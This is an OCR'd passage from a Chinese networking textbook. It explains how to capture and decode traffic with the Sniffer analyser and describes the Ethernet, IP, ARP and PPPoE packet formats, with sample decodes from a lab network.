


图 4 – 15　捕获报文查看

4.2.3　捕获数据包后的分析工作

Sniffer 软件提供了强大的分析能力和解码功能。对于捕获的报文提供了一个 Expert 专家分析系统进行分析，还有解码选项及图形和表格的统计信息，如图 4 – 16 所示。

专家分析

专家分析系统提供了一个智能的分析平台，对网络上的流量进行了一些分析，对于分析出的诊断结果可以查看在线帮助获得。

在图 4 – 17 中显示出在网络中 WINS 查询失败的次数及 TCP 重传的次数统计等内容，可以方便了解网络中高层协议出现故障的可能点。

对于某项统计分析可以通过用鼠标双击此条记录查看详细统计信息，且对于每一项都




图 4 - 16　报文分析界面

可以通过查看帮助来了解产生的原因。

图 4 - 17　专家分析界面

解码分析

图 4 - 18 是对捕获报文进行解码的显示，通常分为三部分，目前大部分此类软件结构都采用这种结构显示。对于解码主要要求分析人员对协议比较熟悉，这样才能看懂解析出来的报文。使用该软件是很简单的事情，要能够利用软件解码分析来解决问题，关键是要对各种层次的协议了解的比较透彻。工具软件只是提供一个辅助的手段。本节后面会介绍一些常用的协议。

对于 MAC 地址，Snffier 软件进行了头部的替换，如 00e0fc 开头的就替换成 Huawei，这样有利于了解网络上各种相关设备的制造厂商信息。




图 4－18　报文解码显示

解码功能是按照过滤器设置的过滤规则进行数据的捕获或显示。在菜单上的位置分别为 Capture→Define Filter 和 Display→Define Filter。

过滤器可以根据物理地址或 IP 地址和协议选择进行组合筛选。

统计分析

Matrix，Host Table，Portocol Dist. Statistics 等功能提供了丰富的按照地址，协议等内容做出的组合统计，比较简单，可以通过操作很快掌握这里就不再详细介绍了。

对捕获的数据报文进行分析最主要是对报文协议的分析。所以下面将对数据报文分层、以太报文结构、IP 协议、ARP 协议、PPPOE 协议等的解码分析做简单的描述，对其他协议读者可以通过协议文档和 Sniffer 捕获的报文对比分析。

1. 数据报文分层

目前互联网中最常用的协议是 TCP/IP 协议簇，它包括许多协议，主要分为四层，自下而上分别是物理层、网络层、传输层、应用层，四层是互相独立的，各层完成不同的功能。如图 4－19 所示，为四层结构图示以及各层所对应的主要协议。各层功能以及所拥有的协议介绍如下：

（1）网络接口层。

模型的基层是网络接口层。负责数据帧的发送和接收，帧是独立的网络信息传输单元。网络接口层将帧放在网上，或从网上把帧取下来。

（2）网络层。

该层主要将数据包封装成 Internet 数据报，并运行必要的路由算法。主要包括的协议

有：

IP(Internet Protocol)协议：IP 是网络层的核心，通过路由选择将下一跳 IP 封装后交给接口层。IP 数据报是无连接服务 。

ICMP(Internet Control Message Protocol)控制报文协议：ICMP 是网络层的补充，可以回送报文。用来检测网络是否通畅。Ping 命令就是发送 ICMP 的 echo 包，通过回送的 echo relay 进行网络测试。

ARP(Address Resolution Protocol)地址转换协议：ARP 是正向地址解析协议，通过已知的 IP，寻找对应主机的 MAC 地址。

RARP(Reverse ARP)反向地址转换协议：RARP 是反向地址解析协议，通过 MAC 地址确定 IP 地址。比如无盘工作站和 DHCP 服务。

(3) 传输层。

传输协议在计算机之间提供通信会话。传输协议的选择根据数据传输方式而定。该层主要有两个协议。

传输控制协议 TCP：为应用程序提供可靠的通信连接。适合于一次传输大批数据的情况。并适用于要求得到响应的应用程序。

用户数据报协议 UDP：提供了无连接通信，且不对传送包进行可靠的保证。适合于一次传输小量数据，可靠性则由应用层来负责。

(4) 应用层。

应用层向用户提供一组常用的应用程序，如电子邮件等。包含的协议如下：

FTP(File Transmision Protocol)是文件传输协议，一般上传下载用 FTP 服务，数据端口是 20H，控制端口是 21H。

Telnet 服务是用户远程登录服务，使用 23H 端口，使用明码传送，保密性差、简单方便。

DNS(Domain Name Service)是域名解析服务，提供域名到 IP 地址之间的转换。

SMTP(Simple Mail Transfer Protocol)是简单邮件传输协议，用来控制信件的发送、中转。

POP3(Post Office Protocol 3)是邮局协议，用于接收邮件。

如图 4 - 20 所示在 Sniffer 的解码表中分别对每一个层次协议进行解码分析。链路层对应“DLC”；网络层对应“IP”；传输层对应“UDP”；应用层对应的是“NETB”等高层协议。Sniffer 可以针对众多协议进行详细结构化解码分析。并利用树形结构良好的表现出来。

2. 以太报文结构

图 4 - 21 为 EthernetII 以太网帧结构。EthernetII 以太网帧类型报文结构为：目的 MAC 地址(6bytes) + 源 MAC 地址(6bytes) + 上层协议类型(2bytes) + 数据字段(46 - 1500bytes) + 校验(4bytes)。




图 4－19　数据报文分层




图 4－20　各层协议解码分析




图 4－21　Ethernet_II 以太网帧结构

Sniffer 会在捕获报文的时候自动记录捕获的时间，在解码显示时显示出来，在分析问题时提供了很好的时间记录。

源目的 MAC 地址在解码框中可以将前 3 字节代表厂商的字段翻译出来，方便定位问题，例如网络上 2 台设备 IP 地址设置冲突，可以通过解码翻译出厂商信息方便的将故障设

备找到,如 00e0fc 为华为,010042 为 Cisco 等等。如果需要查看详细的 MAC 地址用鼠标在解码框中点击此 MAC 地址,在下面的表格中会突出显示该地址的 16 进制编码。

对 IP 网络层来说 Ethertype 字段承载的上层协议的类型主要包括 0x800 为 IP 协议,0x806 为 ARP 协议。

图 4 - 22 为 IEEE802.3SNAP 帧结构,与 EthernetII 不同点是目的地址和源地址后面的字段代表的不是上层协议类型而是报文长度。并多了 LLC 子层。




图 4 - 22 IEEE802.3SNAP 以太网帧结构

3. IP 协议

IP 报文结构为 IP 协议头 + 载荷,其中对 IP 协议头部的分析,是分析 IP 报文的主要内容之一,关于 IP 报文详细信息请参考相关资料。这里给出了 IP 协议头部的一个结构。

版本:4——IPv4

首部长度:单位为 4 字节,最大 60 字节

TOS:IP 优先级字段

总长度:单位字节,最大 65535 字节

标识:IP 报文标识字段

标志:占 3 比特,只用到低位的两个比特

MF(More Fragment)

MF = 1,后面还有分片的数据包

MF = 0,分片数据包的最后一个

DF(Don1 Fragment)

DF = 1,不允许分片

DF=0,允许分片

段偏移:分片后的分组在原分组中的相对位置,总共13比特,单位为8字节

寿命:TTL(Time To Live)丢弃TTL=0的报文

协议:携带的是何种协议报文

1为ICMP

6为TCP

17为UDP

89为OSPF

头部检验和:对IP协议首部的校验和

源IP地址:IP报文的源地址

目的IP地址:IP报文的目的地址

```
IP  ----- IP Header -----
IP
IP  Version = 4, header length = 20 bytes
IP  Type of service = 00
IP        000 ...     = routine
IP          .0 ...    = normal delay
IP           .0..     = normal throughput
IP            .0.     = normal reliability
IP             .0     = ECT bit - transport protocol
IP              0     = CE bit - no congestion
IP  Total length    = 166 bytes
IP  Identification  = 32897
IP  Flags           = 0X
IP        0         = may fragment
IP         0        = last fragment
IP  Fragment offset = 0 bytes
IP  Time to live    = 64 seconds/hops
IP  Protocol        = 17 (UDP)
IP  Header checksum = 7A58 (correct)
IP  Source address      = [172.16.19.1]
IP  Destination address = [172.16.20.76]
IP  No options
IP
```

图4-23　IP协议首部解码结构

图4-23为Sniffer对IP协议首部的解码分析结构,和IP首部各个字段相对应,并给出了各个字段值所表示含义的英文解释。如上图报文协议(Protocol)字段的编码为0x11,通过Sniffer解码分析转换为十进制的17,代表UDP协议。其他字段的解码含义可以与此类似,只要对协议理解得比较清楚对解码内容的理解将会变的很容易。

4. ARP协议

ARP分组具有如下的一些字段:

硬件类型		协议类型
硬件长度	协议长度	操作 请求1，回答2
发送站硬件地址 （例如，对以太网是6字节）		
发送站协议地址 （例如，对IP是4字节）		
目标硬件地址 （例如，对以太网是6字节）		
目标协议地址 （例如，对IP是4字节）		

图 4－24　为 ARP 报文结构

HTYPE(硬件类型)。这是一个 16 比特字段,用来定义运行 ARP 的网络的类型。每一个局域网基于其类型都被指派给一个整数。例如,以太网是类型 1。ARP 可使用在任何网络上。

PTYPE(协议类型)。这是一个 16 比特字段,用来定义协议的类型。例如,对 IPv4 协议,这个字段的值是 0800。ARP 可用于任何高层协议。

HLEN(硬件长度)。这是一个 8 比特字段,用来定义以字节为单位的物理地址的长度。例如,对以太网这个值是 6。

PLEN(协议长度)。这是一个 8 比特字段,用来定义以字节为单位的逻辑地址的长度。例如,对 IPv4 协议这个值是 4。

OPER(操作)。这是一个 16 比特字段,用来定义分组的类型。已定义了两种类型:ARP 请求为 1,ARP 回答为 2。

SHA(发送站硬件地址)。这是一个可变长度字段,用来定义发送站的物理地址的长度。例如,对以太网这个字段是 6 字节长。

SPA(发送站协议地址)。这是一个可变长度字段,用来定义发送站的逻辑(例如 IP)地址的长度。对于 IP 协议,这个字段是 4 字节长。

THA(目标硬件地址)。这是一个可变长度字段,用来定义目标的物理地址的长度。例如,对以太网这个字段是 6 字节长。对于 ARP 请求报文,这个字段是全 0,因为发送站不知道目标的物理地址。

TPA(目标协议地址)。这是一个可变长度字段,用来定义目标的逻辑地址(例如 IP 地址)的长度。对于 IPv4 协议,这个字段是 4 字节长。

图 4－25 显示的是通过 Sniffer 解码的 ARP 请求和应答报文的结构。

5. PPPOE 协议

简单来说 PPPOE 报文可以分成两大块,一大块是 PPPOE 的数据报头,另一块则是 PP-

```
DLC:  Frame 16 arrived at  14:24:09.9803; frame
DLC:  Destination = Station Xircom7BFE84
DLC:  Source      = Station Huawei001105
DLC:  Ethertype   = 0806 (ARP)
DLC:
ARP:  ----- ARP/RARP frame -----
ARP:
ARP:  Hardware type = 1 (10Mb Ethernet)
ARP:  Protocol type = 0800 (IP)
ARP:  Length of hardware address = 6 bytes
ARP:  Length of protocol address = 4 bytes
ARP:  Opcode 1 (ARP request)
ARP:  Sender's hardware address = 00E0FC001105
ARP:  Sender's protocol address = [10.11.107.254]
ARP:  Target hardware address   = 000000000000
ARP:  Target protocol address   = [10.11.104.159]
DLC:  Frame 17 arrived at  14:24:09.9804; frame
DLC:  Destination = Station Huawei001105
DLC:  Source      = Station Xircom7BFE84
DLC:  Ethertype   = 0806 (ARP)
DLC:
ARP:  ----- ARP/RARP frame -----
ARP:
ARP:  Hardware type = 1 (10Mb Ethernet)
ARP:  Protocol type = 0800 (IP)
ARP:  Length of hardware address = 6 bytes
ARP:  Length of protocol address = 4 bytes
ARP:  Opcode 2 (ARP reply)
ARP:  Sender's hardware address = 0010A47BFE84
ARP:  Sender's protocol address = [10.11.104.159]
ARP:  Target hardware address   = 00E0FC001105
ARP:  Target protocol address   = [10.11.107.254]
```

图4-25　ARP报文结构

POE的净载荷(数据域),对于PPPOE报文数据域中的内容会随着会话过程的进行而不断改变。图4-26为PPPOE的报文的格式:

图4-26　PPPOE报文格式

数据报文最开始的4位为版本域,协议中给出了明确的规定,这个域的内容填充0x01。紧接在版本域后的4位是类型域,协议中同样规定,这个域的内容填充为0x01。代码域占用1个字节,对于PPPOE的不同阶段这个域内的内容也是不一样的。会话ID占用2个字节,当访问集中器还未分配唯一的会话ID给用户主机时,则该域内的内容必须填充为0x0000,

一旦主机获取了会话 ID 后,那么在后续的所有报文中该域必须填充那个唯一的会话 ID 值。长度域为 2 个字节,用来指示 PPPOE 数据报文中净载荷的长度。数据域,有时也称之为净载荷域,在 PPPOE 的不同阶段该域内的数据内容会有很大的不同。在 PPPOE 的发现阶段时,该域内会填充一些 Tag(标记);而在 PPPOE 的会话阶段,该域则携带的是 PPP 的报文。




图 4 - 27　捕获报文测试用例图

如图 4 - 27 所示,Radius Server IP 地址为 172. 16. 20. 76。PPPOE 与用户 Radius 报文交互过程分析如图 4 - 28。该图为 PPPOE 从发现阶段到 PPP LCP 协商,认证 IPCP 协商阶段和 PPPOE 会话阶段交互过程。

PPPOE 发现阶段,PADI 报文,Sniffer 解码结构如图 4 - 29 所示。

PPPOE 会话阶段,Sniffer 解码结构如图 4 - 30 所示。

TCP/IP 协议簇包含很多的协议,想全面的了解各种协议,请参考相关的协议书籍,在这里就不一一的介绍。


4. 2. 4　设置捕获条件

1. 基本捕获条件

基本捕获条件有两种:

(1)链路层捕获,按源 MAC 和目的 MAC 地址进行捕获,输入方式为十六进制连续输入,如:00E0FC123456。

(2)IP 层捕获,按源 IP 和目的 IP 进行捕获。输入方式为点间隔方式,如:10. 107. 1. 1。如果选择 IP 层捕获条件则 ARP 等报文将被过滤掉。



No.	St	Source Address	Dest Address	Summary
1	M	Xircom6FDCD9	Broadcast	PPPoE: : Discovery Stage
2		Huawei000000	Xircom6FDCD9	PPPoE: : Discovery Stage
3		Xircom6FDCD9	Huawei000000	PPPoE: : Discovery Stage
4		Huawei000000	Xircom6FDCD9	PPPoE: : Discovery Stage
5		Huawei000000	Xircom6FDCD9	PPP: LCP Configure Request
6		Xircom6FDCD9	Huawei000000	PPP: LCP Configure Request
7		Huawei000000	Xircom6FDCD9	PPP: LCP Configure Ack
8		Xircom6FDCD9	Huawei000000	PPP: LCP Configure Request
9		Huawei000000	Xircom6FDCD9	PPP: LCP Configure Ack
10		Huawei000000	Xircom6FDCD9	PPP: LCP Configure Request
11		Xircom6FDCD9	Huawei000000	PPP: LCP Configure Ack
12		Huawei000000	Xircom6FDCD9	CHAP: MESSAGE TYPE = Chall
13		Xircom6FDCD9	Huawei000000	CHAP: MESSAGE TYPE = Response
14		Huawei000000	Xircom6FDCD9	CHAP: MESSAGE TYPE = Success
15		Huawei000000	Xircom6FDCD9	PPP: IPCP Configure Request
16		Xircom6FDCD9	Huawei000000	PPP: IPCP Configure Request
17		Xircom6FDCD9	Huawei000000	PPP: IPCP Configure Ack
18		Huawei000000	Xircom6FDCD9	PPP: IPCP Configure Reject
19		Xircom6FDCD9	Huawei000000	PPP: IPCP Configure Request
20		Huawei000000	Xircom6FDCD9	PPP: IPCP Configure Nak
21		Xircom6FDCD9	Huawei000000	PPP: IPCP Configure Request
